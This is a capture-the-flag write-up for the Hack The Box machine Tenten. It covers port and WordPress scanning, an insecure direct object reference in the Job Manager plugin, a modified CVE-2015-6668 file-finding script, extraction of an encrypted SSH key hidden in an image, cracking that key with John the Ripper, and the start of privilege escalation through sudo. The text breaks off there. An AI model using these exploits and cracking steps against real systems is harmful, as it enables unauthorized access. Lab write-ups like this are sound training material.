Tenten by Ippsec

Tags

Tenten, linux, nmap, wpscan, burpsuite, steghide, ssh2john, sshng2john, john the ripper.


Details

As always, we'll scan the host looking for open ports and services running under them, using "*nmap –sV –sC –oA <dest_file> <ip>*". –sV attends to run a version scan, -sC to run safe scripts and –oA to save all output formats.

```
root@ippSec:~/Documents/htb/boxes/tenten# nmap -sV -sC -oA nmap-tcp 10.10.10.10^C
root@ippSec:~/Documents/htb/boxes/tenten# cat nmap-tcp.nmap
# Nmap 7.50 scan initiated Sun Jul 16 12:30:30 2017 as: nmap -sC -sV -oA nmap-tcp 10.10.10.10
Nmap scan report for tenten.htb (10.10.10.10)
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:bf:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 16 12:30:57 2017 -- 1 IP address (1 host up) scanned in 27.69 seconds
```

We can see port 80 opened, with WordPress 4.7.3, so let's run wpscan to find vulns. We'll use --url to specify the IP and --log to store results.



Most interesting results are (open references on a new tab of the web browser):

- “Host Header Injection in Password Reset”
- “XML-RPC Post Meta Data Lack of Capability Checks”
- “Job Manager <= 0.7.25 – Insecure Direct Object Reference”


Note: We aren’t paying attention to XSS or CSRF because they usually need a user to click on a link or something similar.

We’ll try to exploit each one of these vulns but, first, let’s try to enumerate users (it takes a little bit, so running on background). We’ll use wpscan (“--enumerate u” option) again:


```
root@ippSec:~/Documents/htb/boxes/tenten# wpscan --url http://10.10.10.10 --enumerate u --log
```

Let’s start with Host Header Injection in Password Reset. Taking a look to the webpage (link opened before) it is possible to inject code if you can reset a password. Looking at the wordpress we see a post written by Takis so let’s try to reset its password going to default wordpress login page: “***<ip>/wp-admin***”.

Using “Forgot password?” feature we find that we are not able to reset its password (see message below).




In addition, wpscan should have finished, and results only contain one user: Takis, so we cannot continue this way.



Next try is going to be Job Manager one: “Job Manager <= 0.7.25 – Insecure Direct Object Reference”. At the end of the reference page we can find a generic exploit so let’s copy it and we’ll modify it later for our purposes (we’ll create a new file called ***exploit.py***).


What this does is to modify Job Manager plugin behavior so, let’s see what Job Manager does:

If we click on Jobs Listing and try to Apply Now, we get a number on the url (an ID) that attends to be the ID of a new row in wordpress table. Changing it we can access to every job application.



Title	Pen Tester
Salary	1500
Start Date	2017-04-01
End Date	2017-04-20
Location	Greece
Job Information	Be a pentester...

Apply Now



If we try to upload an image on the previous form, we'll see everything is ok. It's time to try to find our uploaded image just modifying that URL. For that we'll make a basic inline script for iteracting between ID's on the URL.


```
root@kali:~/Documents/htb/boxes/tenten# for i in $(seq 1 20); do echo -n "$i: "; curl -s http://10.10.10.10/index.php/jobs/apply/$i/ | grep "<title>"; done
1: <title>Job Application: Hello world! &#8211; Job Portal</title>
2: <title>Job Application: Sample Page &#8211; Job Portal</title>
3: <title>Job Application: Auto Draft &#8211; Job Portal</title>
4: <title>Job Application &#8211; Job Portal</title>
5: <title>Job Application: Jobs Listing &#8211; Job Portal</title>
6: <title>Job Application: Job Application &#8211; Job Portal</title>
7: <title>Job Application: Register &#8211; Job Portal</title>
8: <title>Job Application: Pen Tester &#8211; Job Portal</title>
9: <title>Job Application:  &#8211; Job Portal</title>
10: <title>Job Application: Application &#8211; Job Portal</title>
11: <title>Job Application: cube &#8211; Job Portal</title>
12: <title>Job Application: Application &#8211; Job Portal</title>
13: <title>Job Application: HackerAccessGranted &#8211; Job Portal</title>
14: <title>Job Application: Application &#8211; Job Portal</title>
15: <title>Job Application: Logo-transparent &#8211; Job Portal</title>
16: <title>Job Application &#8211; Job Portal</title>
17: <title>Job Application &#8211; Job Portal</title>
18: <title>Job Application &#8211; Job Portal</title>
19: <title>Job Application &#8211; Job Portal</title>
20: <title>Job Application &#8211; Job Portal</title>
^C
root@kali:~/Documents/htb/boxes/tenten#
```

-s=silent

'<title>' is just the start of the row where title is on source-view of the webpage.


"logo_transparent" is the file we uploaded.

If we try to web-browse the file, we need to find where it is stored. The default folder in Wordpress is "***/wp-content/uploads/<year>/<month>/***". Trying this path, we can see it works!



Knowing this, we can find files that have been uploaded with this job application (this is a vuln itself).

Let's try to upload a PHP script by turning on "Intercept" in Burp and modifying the original request. Send request to the Repeater, find PNG part of the request and modify it with a simple php inline script (remember to change the name of the file in the request too). Unfortunately, we can see PHP upload is not available.



At first sight, no way to upload php files, so let's take a look to a promising file we found during our images scan (that one called HackerAccessGranted). We'll use "*exploit.py*" but first we need to modify it, changing date and extensions permited (we're using image extensions):

```
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2017,2018):
    for i in range(3,13):
        for extension in ['jpg','jpeg','png']:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i) + "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
```

After that, we can run it, setting website and the name of the image, obtaining the URL where image is:

```
root@ippSec:~/Documents/htb/boxes/tenten# python exploit.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
```

We can web-browse the image now and save it to inspect it deeply. We'll try different methods to find hidden info:

- Strings HackerAccessGranted.jpg | less → Nothing interesting
- Binwalk HackerAccessGranted.jpg → Nothing interesting
- Steghide extract –sf HackerAccessGranted.jpg → -sf=source file, using no enter passphrase. GOT IT!

```
root@ippSec:~/Documents/htb/boxes/tenten# strings HackerAccessGranted.jpg |less
root@ippSec:~/Documents/htb/boxes/tenten# binwalk HackerAccessGranted.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01

root@ippSec:~/Documents/htb/boxes/tenten# steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

We had a rsa key hidden inside the image, but it is encrypted, so we need to decrypt it to find the password.


```
root@ippSec:~/Documents/htb/boxes/tenten# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7LMdm/o5O5As+ChDYFNphV1XDgfDzHgonKMC4iES7Jk8Gz20PJsm
SdWCazF6pIEqhI4NQrnkd8kmKqzkpfWqZDz3+g6f49GYf97aM5TQgTday2oFqoXH
WPhK3Cm0tMGqLZA01+oNuwXS0H53t9FG7GqU31wj7nAGWBpfGodGwedYde4zlOBP
VbNulRMKOkErv/NCiGVRcK6k5Qtdbwforh+6bMjmKE6QvMXbesZtQ0gC9SJZ3lMT
J0IY838HQZgOsSw1jDrxuPV2DUIYFR0W3kQrDVUym0BoxOwOf/MlTxvrC2wvbHqw
AAniuEotb9oaz/Pfau3OO/DVzYkqI99VDX/YBIxd168qqZbXsM9s/aMCdVg7TJ1g
2gxElpV7U9kxil/RNdx5UASFpvFslmOn7CTZ6N44xiatQUHyV1NgpNCyjfEMzXMo
6FtWaVqbGStax1iMRC198Z0cRkX2VoTvTlhQw74rSPGPMEH+OSFksXp7Se/wCDMA
pYZASVxl6oNWQK+pAj5z4WhaBSBEr8ZVmFfykuh4lo7Tsnxa9WNoWXo6X0FSOPMk
tNpBbPPq15+M+dSZaObad9E/MnvBfaSKlvkn4epkB7n0VkOlssLcecfxi+bWnGPm
KowyqU6iuF28w1J9BtowgnWrUgtlqubmk0wkf+l08ig7koMyT9KfZegR7oF92xE9
4IWDTxfLy75olDH0Rrm0f77D4HvNC2qQ0dYHkApd1dk4blcb71Fi5WF1B3RruygF
2GSreByXn5g915Ya82uC3O+ST5QBeY2pT8Bk2D6Ikmt6uIlLno0Skr3v9r6JT5J7
L0UtMgdUqf+35+cA70L/wIlP0E04U0aaGpscDg059DL88dzvIhyHg4Tlfd9xWtQS
VxMzURTwEZ43jSxX94PLlwcxzLV6FfRVAKdbi6kACsgVeULiI+yAfPjIIyV0m1kv
5HV/bYJvVatGtmkNuMtuK7NOH8iE7kCDxCnPnPZa0nWoHDk4yd50RlzznkPna74r
Xbo9FdNeLNmER/7GGdQARkpd52Uur08fIJW2wyS1bdgbBgw/G+puFAR8z7ipgj4W
p9LoYqiuxaEbiD5zUzeOtKAKL/nfmzK82zbdPxMrv7TvHUSSWEUC4O9QKiB3amgf
yWMjw3otH+ZLnBmy/fS6IVQ5OnV6rVhQ7+LRKe+qlYidzfp19lIL8UidbsBfWAzB
9Xk0sH5c1NQT6spo/nQM3UNIkkn+a7zKPJmetHsO4Ob3xKLiSpw5f35SRV+rF+mO
vIUE1/YssXMO7TK6iBIXCuuOUtOpGiLxNVRIaJvbGmazLWCSyptk5fJhPLkhuK+J
YoZn9FNAuRiYFL3rw+6qol+KoqzoPJJek6WHRy8OSE+8Dz1ysTLIPB6tGKn7EWnP
-----END RSA PRIVATE KEY-----
```

First, we need to put it in a crackeable format by using ***ssh2john <filename>*** and then use **John the Ripper** to crack it but it is better to use gpu version of this tool, so we need to use another format, given by **sshng2john**.

Download sshng2john.py from https://raw.githubusercontent.com/stricture/hashstack-server-plugin-jtr/master/scrapers/sshng2john.py


No matter about which format you use, arguments will be the same:



```
root@ippSec:~/Documents/htb/boxes/tenten# ssh kracken
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-83-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sun Jul 16 12:28:00 2017 from 172.16.10.105
root@kracken:~# vi id_rsa.encrypted
root@kracken:~# cd /opt/john/
root@kracken:/opt/john# ./john /root/id_rsa.encrypted --wordlist=/opt/wordlist/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH-ng [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword     (id_rsa)
1g 0:00:00:02 DONE (2017-07-16 13:39) 0.5000g/s 7170Kp/s 7170Kc/s 7170KC/s !)&!@!^^^%..*7¡Vamos!
Session completed
root@kracken:/opt/john#
```

We can now try an ssh connection (remember port 22 was opened), remember to restrict privs in “id_rsa” file first for making ssh work! If we try with user root, we’ll find it does not work but we have another user, takis, and we grant access with it.



```
root@ippSec:~/Documents/htb/boxes/tenten# ssh -i id_rsa root@10.10.10.10
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@10.10.10.10's password:

root@ippSec:~/Documents/htb/boxes/tenten# chmod 600 id_rsa
root@ippSec:~/Documents/htb/boxes/tenten# ls -la id_rsa
-rw------- 1 root root 1766 Jul 16 13:36 id_rsa
root@ippSec:~/Documents/htb/boxes/tenten# ssh -i id_rsa root@10.10.10.10
Enter passphrase for key 'id_rsa':
root@10.10.10.10's password:

root@ippSec:~/Documents/htb/boxes/tenten# ssh -i id_rsa takis@10.10.10.10
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
takis@tenten:~$ ls
user.txt
takis@tenten:~$
```

After this, gaining root access is very simple. We can just type “***uname –a***” to find running OS version and google for priv escalation exploits, but we’ll do it on a different way:

If we type “***sudo –l***” we can list user privs. Running it we see takis has privileges with no password on **/bin/fuckin**, so let’s see what is it.

```
takis@tenten:~$ uname -a
Linux tenten 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
takis@tenten:~$
```

To find what exactly is **/bin/fuckin** we just need to type "***file /bin/fuckin***". We can see it is a shell script and looking its content, we can see that it is just a /bin/bash which executes some args.

```
